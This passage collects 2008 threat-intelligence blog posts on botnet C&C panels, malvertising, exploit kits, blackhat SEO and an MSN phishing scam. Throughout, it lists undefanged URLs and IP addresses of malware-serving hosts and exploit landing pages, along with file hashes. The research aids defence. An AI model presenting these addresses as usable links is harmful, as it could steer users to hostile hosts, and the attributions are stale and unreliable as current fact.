The following are currently live botnet C &Cs administration panels, and with BlackEnergy's only functionality in the form of DDOS attacks, it's a good example of how [7]DDoS on demand or DDoS extortion get orchestrated through

such interfaces :

709

httpdoc.info/black/auth.php (66.29.71.16)

wmstore.info/hello/auth.php (216.241.21.62)

lunaroverlord.awardspace.com/auth.php
(82.197.131.52)

333prn.com/xxx/auth.php (64.247.18.208)

It's getting even more interesting to see different campaigns within, that in between serving **Trojan.Win32.Buzus.yn;** **Trojan.Win32.Buzus.ym;** **Trojan-Proxy.Small.DU**, there's

also an instance of **Email-Worm.Zhelatin**. A clear indication of a botnet in its startup phrase is also the fact that all the malware binaries that you see in the attached screenshot use one of these hosts as both the C &C and the main binary update/download location.

1. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
2. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
5. <http://atlas-public.ec2.arbor.net/docs/BlackEnergy+DDoS+Bot+Analysis.pdf>
6. <http://asert.arbornetworks.com/2007/10/blackenergy-ddos-bot-analysis-available>
7. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

710



Anti-Malware Vendor's Site Serving Malware (2008-02-13 03:51)

Even though AvSoft Technologies isn't really enjoying a large market share, making the impact of this malware

coming out of their site even bigger, the irony is perhaps what truly matters in the situation. Some press coverage -

[1]Hackers Turn Antivirus Site Into Virus Spreader;

[2]Antivirus company's Web site downloads ... a virus;

[3]Hackers seed malware on Indian anti-virus site :

" Hackers planted malicious script on the site of an Indian anti-virus firm this week. The website of AVsoft Technologies was attacked by unidentified miscreants in order to distribute a variant of the Virut virus. AVsoft Technologies makes the SmartCOP antivirus package. One of the download pages of the site was boobytrapped with malicious code that

used the infamous iFrame exploit to push copies of the Virut virus onto visiting unpatched (or poorly patched) Windows PCs. "

711



The IFRAME at the site used to point to **ntkrnlpa.info/rc/?i=1** (85.114.143.207) which also responds to zief.pl , where an obfuscation tries to server ntkrnlpa.info/rc/load.exe through the usual diverse set of exploits served by MPack.

Detection rate : 17/32 (53.13 %) for Win32.Virtob.BV;
W32/Virut.j

File size: 8704 bytes

MD5: 31f8a31adfdff5557876a57ff1624caa

SHA1: 7f36e192030f7cbd8b47bd2cb9a60e9a3fe384d2

Naturally, according to [4] publicly obtainable data in a typical [5] OSINT style, the domain used to respond to an IP within RBN's previous infrastructure. The big picture is even more ugly as you can see in the attached screenshot indicating a huge number of different malwares that were using **ntkrnlpa.info** as a connection/communication host in the past and in the present. I wonder would the vendor brag about their outbreak response time regarding the malware that come out of their site in times when malware authors are waging polymorphic DoS attacks on vendors/researchers honeypots to generate noise?

1. http://www.darkreading.com/document.asp?doc_id=145665
2. http://www.infoworld.com/article/08/02/07/Antivirus-company-s-Web-site-downloads-a-virus_1.html
3. http://www.channelregister.co.uk/2008/02/08/indian_av_site_compromise/
4. http://www.bizeul.org/files/RBN_study.pdf
5. <http://www.siteadvisor.com/sites/ntkrnlpa.info/summary/>

712



The New Media Malware Gang - Part Three (2008-02-13 17:31)

Boutique cybercrime organizations are on the verge of extinction, and are getting replaced by cybercrime power-

houses, the indication for which is the increase of static netblocks used by well known groups such as the ones I've

been exposing for a while - take the [1]New Media Malware Gang for instance, and its entire [2]portfolio of malicious domains that keeps expanding to include the latest ones such as :

sratong.ac.th/ch24/config/index.php

79.135.166.138/us/index.php

users-online.org/get/index.php

x-y-zz.org/exp2/index.php

dimaannetta.ws/adpack/index.php

dagtextiles.biz/adpack/index.php

freescanpro.com/count

keeberg.info

wmstore.info/1

78.109.22.242/a/index.php

208.72.168.176/e-zl0102/index.php

absent09.phpnet.us

podarok24.info/xxx

drl-id.com

supachicks.com

And with Mpack's now easily detectable routines, they're migrating to use the Advanced Pack, a copycat mal-

ware exploitation kit, trouble is it's all done in an organized and efficient manner.

1. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>

2. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>

713



Visualizing a SEO Links Farm (2008-02-13 17:42)

This visualization was generated over a month ago, using one of the two [1]search engine optimization link farms I

blogged about before, as a sample. Perhaps the most important issue to point out is that the farms are automatically

generated with the help of blackhat SEO tools, where the level of internal linking has been set a relatively modest

one, as for instance, the core pages extensively link one another, but a huge proportion of the SEO content remains

buried in a number of hops a crawler may not be interested in making - this could be automatically taken care of in

the process of generating the content to end up with a closed circle when visualizing.

1. <http://ddanchev.blogspot.com/2007/09/examples-of-search-engine-spam.html>

714



Statistics from a Malware Embedded Attack (2008-02-13 19:52)

It's all a matter of perspective. For instance, it's one thing to do unethical pen-testing on the [1]RBN's infrastructure, and entirely another to ethically peek at the statistics for a sample malware embedded attack on of the hosts of

a group that's sharing infrastructure with the RBN, namely **UkrTeleGroup Ltd** as well as **Atrivo**. For yet another time they didn't bother taking care of their directory permissions. Knowing the number of unique visits that were

redirected to the malware embedded host, the browsers and OSs they were using in a combination with confirming

the malware kit used could result in a rather accurate number of infected hosts per a campaign - an OSINT technique

that given enough such stats are obtained and properly analyzed we'd easily come to a quantitative conclusion on a

malware infected hosts per campaign/malware group in question.

715



In this particular case, 99 % of the traffic for the last three days came from a single location that's using multiple

IFRAMEs to make it hard to trace back the actual number of sites embedded since there's no obfuscation at the

first level - **vertuslkj.com/check/versionl.php?t=585** - (58.65.239.114) is also loading

vertuslkj.com/n14041.htm and

vertuslkj.com/n14042.htm. As for the countries where all the traffic was coming from, take a peek at the second screenshot. The big picture has to do with another operational intelligence approach, namely establishing the connections between the malicious hosts that participated in the campaign, in this case it's between groups known to

have been exchanging infrastructure for a while.

1. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>

716



Malware Embedded Link at Pod-Planet (2008-02-18 05:01)

The "*the World's largest Podcast Directory*" is currently embedded with a malicious link, whereas thankfully the campaign's already in an undercover phase and stopped responding over the weekend. The embedded link points

to **ame8.com/a.js** (222.73.254.56) then loads **ame8.com/app/helptop.do**, once deobfuscated attempts to load **ame8.com/app/cc.do** as well as **51.la/?1587102** acting as the counter for the campaign. In case you remember, the web counter services offered by **51.la** were also used in the [1]malware embedded attack at Chinese Internet Security Response Team. And with **ame8.com** hosted in China, someone's either engineering a situation

where we're supposed to believe it's [2]Chinese malicious parties behind it, thereby taking advantage of the media buzz, or it's

[3]Chinese attackers for real. For this particular case however, I'd go for the second scenario.

1. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>
2. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
3. <http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html>

717



Massive Blackhat SEO Targeting Blogspot (2008-02-18 05:15)

With Blogspot's fancy pagerank and with Google's recent introduction of real-time content indexing of blogs using

the service, the interest of blackhat SEO-ers into the efficient registration and posting of junk content with the idea to monetize the traffic that will come from the process, seems to continue evolving as a process. In this specific case, we have **firesearch.sc** (64.111.196.120; 64.111.197.88) a blackhat SEO links farm that's visualized in the attached screenshot, and several thousands of automatically registered blogspot accounts directly feeding the searching

queries that led to visiting them into **firesearch.sc**. What's also worth mentioning about this campaign is that the **firesearch.sc's** javascript search field appears at the top of

every blog, whereas the blog's content itself consists of outgoing links to nearly fifty other such automatically registered blogs, again redirecting the search queries to

firesearch.sc, whereas advertisements get served from **64.111.196.117/c.php**

Sample blogs :

tilas-paralyze-video.blogspot.com

parentdirectoryofnokia19942.blogspot.com

imelodyalesana.blogspot.com

iberryblack8320.blogspot.com

ku990downloadwallpaper.blogspot.com

blackberrypearl8100fre62265.blogspot.com

motorolarazrv3amdriver90079.blogspot.com

downloadcredmakerforf64090.blogspot.com

smsmarathi.blogspot.com

pradaphonethemes.blogspot.com

With a basic sample of ten such blogs, the entire operation could be tracked down and removed from Google's

718

index. And while firesearch.sc is pitching itself as a "*search engine that you can trust*", it looks like it's not generating revenues for the people behind the operation, but also, acts as a keyword popularity blackhole.

Related posts:

[1]The Invisible Blackhat SEO Campaign

[2]Attack of the SEO Bots on the .EDU Domain

[3]Malicious Keywords Advertising

[4]Visualizing a SEO Links Farm

[5]Spammers and Phishers Breaking CAPTCHAs

[6]But of Course It's a Pleasant Transaction

[7]Vladuz's EBay CAPTCHA Populator

[8]The Blogosphere and Splogs

[9]p0rn.gov - The Ongoing Blackhat SEO Operation

1. <http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html>

2. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>

3. <http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html>

4. <http://ddanchev.blogspot.com/2008/02/visualizing-seo-links-farm.html>

5. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>

6. <http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html>

7. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>
8. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>
9. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>

719



Geolocating Malicious ISPs (2008-02-18 07:50)

Here are some of the ISPs [1]knowingly or [2]unknowingly providing [3]infrastructure to the [4]RBN and the [5]New

Media Malware Gang, a customer of the [6]RBN or [7]RBN's actual operational department. To clarify even further,

these are what can be defined as malicious ecosystems that actually interact with each other quite often.

- Ukrtelegroup Ltd

85.255.112.0 - 85.255.127.255

UkrTeleGroup Ltd.

Mechnikova 58/5

65029 Odessa

UKRAINE

phone: +380487311011

fax-no: +380487502499

- Turkey Abdallah Internet Hizmetleri

720



TurkTelekom

88.255.0.0/16 - 88.255.0.0/17

- Hong Kong Hostfresh

58.65.232.0 - 58.65.239.255

Hong Kong Hostfresh

No. 500, Post Office,

Tuen Mun, N.T,

Hong Kong

phone: +852-35979788

fax-no: +852-24522539

These are not just some of the major malware hosting and C &C providers, their infrastructure is also appearing on each and every high-profile malware embedded attack assessment that I conduct. And since all of these are malicious,

the question is which one is the most malicious one? Let's say certain netblocks at TurkTelecom are competing with

certain netblocks at UkrTeleGroup Ltd, however, the emphasis shouldn't be on the volume of malicious activities,

but mostly regarding the ones related to the RBN, and the majority of high-profile malware embedded attacks during 2007, and early 2008.

1. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
2. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
3. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
4. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notice.html>
5. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>
6. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
7. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>

721



Serving Malware Through Advertising Networks (2008-02-18 17:50)

In need of fresh binaries and malware serving domains? Start feeding your honeyfarm, or professional interests by

participating in an affiliate network – just like
[1]pharmaceutical scammers do – that’s literally serving live

exploit URLs and dropping malware in real-time.

Upon registering at xbanners.biz, you're enticed to IFRAME your web property, and point to **xtraff.biz/banner.php**

(67.228.11.176, also responds to **interace8.com** and **cheap-web-host.net**) and **xtraff.biz/ads2.htm** currently trying to exploit MDAC ActiveX code execution (CVE-2006-0003) through the Neosploit malware kit. **Banner.php** is for the time being loading IFRAMEs to :

funppc.com/cgi-bin/pl/affiliates/referral.cgi?referral=3098 (63.219.176.194)

look.fxlayer.net/hop.php (87.98.255.2)

hartnetwork.org/cgi-bin/in.cgi?p=1018b
(216.246.31.236) - Neosploit malware kit

Moreover, two other IFRAMEs within banner.php attempt to load a multitude of exploit serving URLs.

xtraff.biz/ads1.htm loads :

winhex.org/tds/in.cgi?9 (85.255.120.194; the [2]malware embedded attack against the French government's

Lybia site)

195.93.218.25/kam/index.php

722

xtraff.biz/ads2.htm loads :

todub.com/tod.php?username=kamilet (72.167.54.150)

search-fantasy.info/go.php?u=fxlayer
(208.109.178.115)

netsearch.cc/go.php?u=fxlayer (208.109.90.122)

upperhits.com/index.php?id=kamilet (72.52.154.96)

itsptp.com/promote.php?uid=160 (72.232.241.20)

validall.com/portal.php?ref=kamilet (207.150.179.58)

feisearch.com/portal.php?r=0 &username=fxlayer
(63.246.133.63)

g2xml.com/portal.php?r=0 &username=kamilet
(74.86.191.98)

xtraff.biz/ad3.htm loads :

utracker.pl/stat.php

xtraff.biz/filtercountry.php

Upon registering at the second affiliate program, the participant is asked to use the following URL to redirect

traffic to **asearchfor.com/search.php** (207.226.164.195);
getmysearch.com/search.php (207.226.164.195);
merry-search.com (207.226.164.194). Known domains/IPs with bad reputation. It gets even more interesting as we try to further expand the affiliate program under the many other different domain names they use such as :

buckspacks.com

serious-partners.com

real-bucks.com

funsempire.com

czcash.com

extreme-traffic.net

funsempire.com

risecash.com

favouritecash.com

xxl-cash.com

partner.loveplanet.ru

partner.gameboss.ru

Why would they bother sharing the revenues with other parties at the first place? To hedge of risk of getting

caught serving malware directly, so what they're basically doing is risk-forwarding the serving process to each and

every participant in the affiliate network. The bottom line - **xbanners.biz** is a frontend to **xtraff.biz**'s malicious practices, and **xtraff.biz** itself is a frontend to **FunPPC.com**, among the many affiliate programs that once establishing trust with a web site owner, start abusing it by randomly serving live exploit URLs and dropping malware.

1. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>

2. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>



The Continuing .Gov Blackat SEO Campaign (2008-02-18 22:52)

Just like the situation in [1]the previous case of [2]injecting SEO content into .gov domains, once the pages are up

and running, they get actively advertised across the Web, again automatically. While **bridger-mt.gov** responds to **72.22.69.184**, the subdomain **freeporn.eee.bridger-mt.gov** is pointing to another netblock, in this case **66.49.238.80**, exactly the same approach was used in a previous such assessment that was however serving malware to its visitors.

Here are some of the very latest such examples listed by directory :

- Cobb County Government - **cobbcountyga.gov/css** - over 2,240 pages
- Benton Franklin Health District - **bfhd.wa.gov/search/templates/dark/.thumbs** - 1,200 pages
- Bridger, Montana - **freeporn.eee.bridger-mt.gov** - 778 pages
- Mid-Region Council of Governments - **mrcog-nm.gov/includes/phpmailer/language** - 336 pages
- Michigan Senate - **senate.michigan.gov/FindYourSenator/top** - 26 pages
- Nevada City, California - **nevadacityca.gov/postcards** - 13 pages

724

- Brookhaven National Laboratory -

pvd.chm.bnl.gov/twiki/pub/Trash/OnlinePharmacy - 12 pages

Who's behind all of these? Checking the outgoing links and verifying the forums the advertisements got posted at

could prove informative, but for instance, **topsfield-ma.gov/warrant** where a single blackhat SEO page was located seems to [3]have been hacked by a [4]turkish defacement group who left the following - "*RapciSeLo WaS HeRe !!!*

OwNz You - For AvciHack.CoM with greets given to "J0k3R inf3RNo ByMs-Dos FuriOuS SSeS UmuT SerSeriiii Ov3R

YstanBLue DeHS@ CMD 3RR0R SaNaLBeLa Keyser-SoZe GoLg3 J0k3ReM JackaITR Albay ParS MicroP"

1. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
2. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>
3. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>
4. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>

725



The FirePack Web Malware Exploitation Kit (2008-02-20 15:37)

In a typical tactical warfare from a marketing perspective, malicious parties are fighting for "hearth share" of their potential customers through active branding like the case with this malware kit. In a frontal competition attack aimed at [1]IcePack, the authors of FirePack are pitching yet another "copycat" web exploitation malware kit for purchase at \$3,000. Why a copycat anyway? Mainly because it lacks any major differentiation factors next to both, [2]IcePack

and [3]MPack, except of course the different javascript obfuscation technique used. As in the majority of open

source malware kits, their "modularity" namely easy for including new exploits and features within, is perhaps what makes assessing the impact of malware kits permanently outdated - a kit that you're assessing today has already

been improved and new functionalities added in between.

The business strategies applied for such a hefty amount of money, are the lack of transparency means added

biased exclusiveness, in order to [4]cash-out through high-profit margins while taking advantage of the emerging

malware kits [5]cash bubble. A bargain hunter will however look for the cheapest proposition from multiple sellers,

or subconsciously ignore the existence of the kit until it leaks out, and turns into a commodity just like MPack and

IcePack are nowadays.

Related posts :

[6]The WebAttacker in Action

[7]Nuclear Malware Kit

[8]The Random JS Malware Exploitation Kit

[9]Metaphisher Malware Kit Spotted in the Wild

[10]The Black Sun Bot

[11]The Cyber Bot[12]

1. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

3. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>

4. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

726

5. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

6. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

7. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>

8. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>

9. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
11. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
12. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

727



Uncovering a MSN Social Engineering Scam (2008-02-20 22:24)

This MSN scam trying to socially engineer end users into handling their accounting data by offering them the

opportunity to supposedly see who's blocked them at MSN, has been circulating online for a while in the form

of new domains that get actively spammed across different forums. The scam itself is just the tip of the iceberg,

however it's a good example of a basic social engineering technique, the one with the basic promise. The scam's pitch :

" Quickly and easily learn who blocked you on MSN. The longly awaited feature for MSN Messenger, completely for free! Please input your MSN Messenger account information to learn who has blocked you. Our system will login

with this information and learn who has blocked you. "

Domains and DNS entries are still active, content's currently hidden :

msnliststatus.com - 222.73.220.237

msnblockerlist.com - 64.202.189.170

msnblocklist.org - 72.55.142.113

blockdelete.com - 89.149.242.248

Why would malicious parties care for collecting accounting data for IM users? If we're to put basic scenario

building intelligence logic in this particular case, having access to couple of hundreds IM accounts acts as the perfect foundation for a IM malware spreading campaign, where access to the stolen data is actually the distribution vector.

What would malicious parties do if they want to vertically integrate and earn higher return on investment in this

case? They would segment the screenames by countries, cities and other OSINT data available, and earn higher-profit

margins with the segmentation service offered to
[1]SPIMmers.

728

Related posts:

[2]MSN Spamming Bot

[3]DIY Fake MSN Client Stealing Passwords

[4]Thousands of IM Screen Names in the Wild

[5]Yahoo Messenger Controlled Malware

1. http://en.wikipedia.org/wiki/Messaging_spam
2. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
3. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>
4. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
5. <http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html>

729



Malicious Advertising (Malvertising) Increasing (2008-02-21 05:43)

In the wake of the recent malvertising incidents, it's about time we get to the bottom of the campaigns, define the

exact hosts and IPs participating, all of their current campaigns, and who's behind them. Who's been hit at the first place? [1]Expedia, [2]Excite, [3]Rhapsody, [4]MySpace, all major [5]web properties. Now let's outline the malicious

parties involved. These are the currently active domains delivering malicious flash advertisements that were, and still participate in the rogue ads attacks :

01. quinquecahue.com (190.15.64.190)

quinquecahue.com/swf/gnida.swf?campaign=tautonymus

quinquecahue.com/swf/gnida.swf?campaign=atliverish

quinquecahue.com/statsg.php?campaign=meatrichia

quinquecahue.com/swf/gnida.swf?campaign=atticismus

02. akamahi.net (190.15.64.185)

akamahi.net/swf/gnida.swf?cam

akamahi.net/swf/gnida.swf?campaign=innational

akamahi.net/swf/gnida.swf?campaign=annalistno

akamahi.net/statsg.php?u=1199891594
&campaign=annalistno

03. thetechnorati.com (190.15.64.191)

thetechnorati.com/swf/gnida.swf?campaign=ofcavalier

thetechnorati.com/swf/gnida.swf?campaign=whoduniton

thetechnorati.com/statsg.php?u=1198689218

04. vozemiliogaranon.com (190.15.64.192)

vozemiliogaranon.com/statss.php?campaign=zoolatrymy

vozemiliogaranon.com/swf/gnida.swf?campaign=zoolatrymy

vozemiliogaranon.com/statss.php?campaign=revenantan

730

05. newbieadguide.com (190.15.64.188)

newbieadguide.com/statsg.php?campaign=missblue

newbieadguide.com/statsg.php?campaign=2rapid1y

newbieadguide.com/statsg.php?campaign=missblue

newbieadguide.com/statsg.php?campaign=germanit

newbieadguide.com/swf/gnida.swf?campaign=ta5temix

newbieadguide.com/swf/gnida.swf?campaign=c0pperin

newbieadguide.com/swf/gnida.swf?campaign=remain0r

newbieadguide.com/swf/gnida.swf?campaign=mi1eroof

newbieadguide.com/swf/gnida.swf?campaign=m9in9re9

06. traffalo.com (84.243.252.94)

traffalo.com/swf/gnida.swf?campaign=atekistics

traffalo.com/swf/gnida.swf?campaign=byagnostic

traffalo.com/statsg.php?u=1201711626

traffalo.com/statsg.php?u=1202224809

07. burnads.com (84.243.252.85)

burnads.com/swf/gnida.swf?campaign=1akeweak

burnads.com/swf/gnida.swf?campaign=flatfootup

08. v0zemili0garan0n.com

v0zemili0garan0n.com/statsg.php?u=1199391035

09. adtraff.com (84.243.252.84)

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=forcejoe

adtraff.com/swf/gnida.swf?campaign=weightt0

10. mysurvey4u.com (194.110.67.22)

mysurvey4u.com/swf/gnida.swf?campaign=rubberu5

mysurvey4u.com/swf/gnida.swf?campaign=me9ntthe

11. traveltray.com (194.110.67.23)

traveltray.com/swf/gnida.swf?campaign=pavoninean

12. tds.promoplexer.com (217.20.175.39)

tds.promoplexer.com/statsg.php

731

adtds2.promoplexer.com/in.cgi?2

Additional domains sharing IPs with some of the domains,
ones that will eventually be used in upcoming campaigns :

aboutstat.com

newstat.net

officialstat.com

stathisranch.net

station-appraisals.net

Contact details of the fake new media advertising agencies :

- Traffalo - " A Leader in Online Behavioral Marketing "

Phone: +46-40-627-1655

Fax: +46-8-501-09210

- MyServey4u - " Relax At Home ... And Get Paid For Your Opinion! "

mysurvey4u.com

- AdTraff - " Leader enterprise in Online Marketing "

Phone number: +49-511-26-098-2104

Fax: +353-1-633-51-70

Detection rate :

gnida.swf : Result: 21/32 (65.63 %)

Trojan-Downloader.SWF.Gida.a; Troj/Gida-A

File size : 3186 bytes

MD5 : 015ebcd3ad6fef1cb1b763ccdd63de0c

SHA1 : 5150568667809b1443b5187ce922b490fe884349

packers: Swf2Swc

The bottom line - who's behind it? Now that pretty much all the domains involved are known, as well as the structure of the campaign itself, it's interesting to discuss where are all

the advertisements pointing to. Can you name a three letter
732

acronym for a cybercrime powerhouse? Yep, RBN's historical customers' base, still using [6]RBN's infrastructure and services. Here's further analysis of this particular case as well - [7]Inside Rogue Flash Ads, by Dennis Elser and Micha Pekrul, Secure Computing Corporation, Germany, as well as [8]a tool specifically written to [9]detect and prevent such types of [10]malvertising practices.

1. <http://blog.trendmicro.com/malicious-banners-target-expediacom-and-rhapsodycom/>
2. http://www.theregister.co.uk/2008/01/30/excite_and_rhapsody_rogue_ads/
3. <http://campustechnology.com/articles/58272/>
4. <http://blog.trendmicro.com/myspace-excite-and-blick-serve-up-malicious-banner-ads/>
5. http://blog.washingtonpost.com/securityfix/2008/01/malware_laced_banner_ads_at_mys.html
6. <http://rbnexploit.blogspot.com/2007/11/rbn-pc-hijacking-via-banner-ads-on.html>
7. http://www.trustedsource.org/download/research_publications/SCJan08.pdf
8. <http://code.google.com/p/erlswf>
9. <http://pentaphase.de/index.php?/archives/29-Erlang-unscrables-SWF.html>

10. <http://pentaphase.de/index.php?/archives/28-SWF-in-a-nutshell-and-the-malware-tragedy.html>

733



Localizing Cybercrime - Cultural Diversity on Demand (2008-02-22 00:34)

Cultural diversity on demand is something I anticipated as a [1]future malware trend two years ago - "**Localization as a concept will attract the coders' attention**" :

" By localization of malware, I mean social engineering attacks, use of spelling and grammar free native language catches, IP Geolocation, in both when it comes to future or current segmented attacks/reports on a national, or city level. We are already seeing localization of phishing and have been seeing it in spam for quite some time as well. The "best" phish attack to be achieved in that case would be, to timely respond on a nation-wide event/disaster in the most localized way as possible. If I were to also include intellectual property theft on such level, it would be too paranoid to mention, still relevant I think. Abusing the momentum and localizing the attack totarget specific users only, would improve its authenticity. For instance, I've come across harvested emails for sale segmented not only on cities in the country involved, but on specific industries as well, that could prove invaluable to a malicious attack, given today's growth in more targeted attacks, compared to mass ones. "

It's been happening ever since, and despite that it's already getting the attention of vendors, [2]malware au-

thors do not need to know any type of foreign language to spread malware, spam and phishing emails in the local

language, they do what they're best at (coding, modifying publicly obtainable bots source code), and outsource the things they cannot do on their own - come up with a locally sound message which would later on be used for localized malware, spam and phishing attacks, a tactic with a higher probability of success if there were to also request that spammers can segment the harvested email databases for better campaign targeting. [3]The Release of Sage 3 - The Globalization of Malware :

734

" In this issue we look at the growing trend of localization in malware and threats. Cybercriminals are increasingly crafting attacks in multiple languages and are exploiting popular local applications to maximize their profits.

Cybercrooks have become extremely deft at learning the nuances of the local regions and creating malware specific to each country. They're not just skilled at computer programming they're skilled at psychology and linguistics, too. "

With all due respect, but I would have agreed with this simple logic only if I wasn't aware of translation ser-

vices on demand for anything starting from malware to spam and phishing messages. We can in fact position

them in a much more appropriate way, as "cultural diversity on demand" services, where local citizens knowingly or unknowingly localize messages to be later on abused by malicious parties. Malware authors aren't skilled at

linguistics and would never be, mainly because they don't even have to build this capability on their own, instead

outsource it to cultural diversity on demand translation services, ones that are knowingly translating content for malware, spam and phishing campaigns.

The perfect example would be [4]MPack and IcePack's localization to Chinese, and [5]yet another malware lo-

calized to Chinese, as these two kits are released by different Russian malware groups, but weren't translated by

them to Chinese, instead, were localized by the Chinese themselves having access to the kits - a flattery for the

kits' functionality, just like when a bestseller book gets translated in multiple languages. As for the socioeconomic stereotype of unemployed programmers coding malware, envision the reality by considering that [6]sociocultural,

rather than socioeconomic factors drive cybercrime, in between the high level of liquidity achieved of course.

1. <http://packetstormsecurity.org/papers/general/malware-trends.pdf>

2. <http://ap.google.com/article/ALeqM5junrStakWMq3INJYWBPC19YVKbSwD8UUOIK00>

3. <http://www.avertlabs.com/research/blog/index.php/2008/02/21/the-release-of-sage-3-the-globalization-of-ma>

[lware/](#)

4. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
5. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
6. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

735



Malware Infected Hosts as Stepping Stones (2008-02-22 04:59)

The following service that's offering socks hosts on demand, is pretty much like the [1]Botnet on Demand one, with

the only difference in its marketing pitch, namely, these are malware infected hosts as well, however, access is

offered **through** them, but not **to them**. The degree of maliciousness of these hosts can only be measured once the exact IPs are known, and by degree of maliciousness I'm referring to their state of openness, namely, can malware,

spam and phishing be also relayed through them, or we can eventually look up the historical IP reputation to figure

out whether such activities have been going on in the past as well. Moreover, such commercial propositions are

directly related with proxy threats, ones outlined in a KYE paper entitled "[2]Proxy Threats - Port v666" discussing various detection and mitigation approaches :

" In typical proxybot infections we investigate proxy servers are installed on compromised machines on random high ports (above 1024) and the miscreants track their active proxies by making them "call home" and advertise their availability, IP address, and port(s) their proxies are listening on. These aggregated proxy lists are then used in-house, leased, or sold to other criminals. Proxies are used for a variety of purposes by a wide variety of people (some who don't realize they are using compromised machines), but spam (either SMTP-based or WEB-based) is definitely the top application. The proxy user will configure their application to point at lists of IP:Port combinations of proxybots which have called home. This results in a TCP connection from the "outside" to a proxybot on the "inside" and a subsequent TCP (or UDP) connection to the target destination (typically a mail server on the outside). "

The commercial aspect's always there to say, and vertically integrate since besides selling the product in the

form of the tool for, they could eventually start coming up with various related, and of course malicious services in the form of spamming, phishing etc. It's perhaps more interesting to discuss the big picture. Once a great deal of

these malware infected hosts is accumulated in such a way, there's no accountability, and these act as stepping stones for [3]any kind of [4]cybercrime activities, [5]as well as the foundation for other services such as the [6]managed

fast-flux provider I once exposed.

736

Stepping stones as a concept in cyberspace, can be used for various purposes such as, engineering cyber warfare

tensions, [7]virtual deception, hedging of risk of getting caught, or actually risk forwarding to the infected

party/country of question, [8]PSYOPs, the scenario building approach can turn out to be very creative. One of

the main threats posed by the use of infected hosts as stepping stones that I've been covering in previous posts

related to [9]China's active cyber espionage and cyber warfare doctrine, is that of on purposely creating a twisted

reality. China's for instance the country with the second largest Internet population, and will soon surpass the

U.S, logically, it would also surpass the U.S in terms of malware infects hosts, and with today's reality of malware, spam and phishing coming from such, China will also undoubtedly top the number one position on malicious activities.

However, with lack of accountability and so many infected hosts, is China the puppet master the mainstream media

wants you to believe in so repeatedly, or is the country's infrastructure a puppet itself? One thing's for sure - asymmetric and cost-effective methods for obtaining [10]foreign intelligence and [11]research data is on the top of the

agenda on every government with an offensive cyber warfare doctrine in place.

1. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

2. <http://www.honeynet.org/papers/proxy/index.html>

3. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
4. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
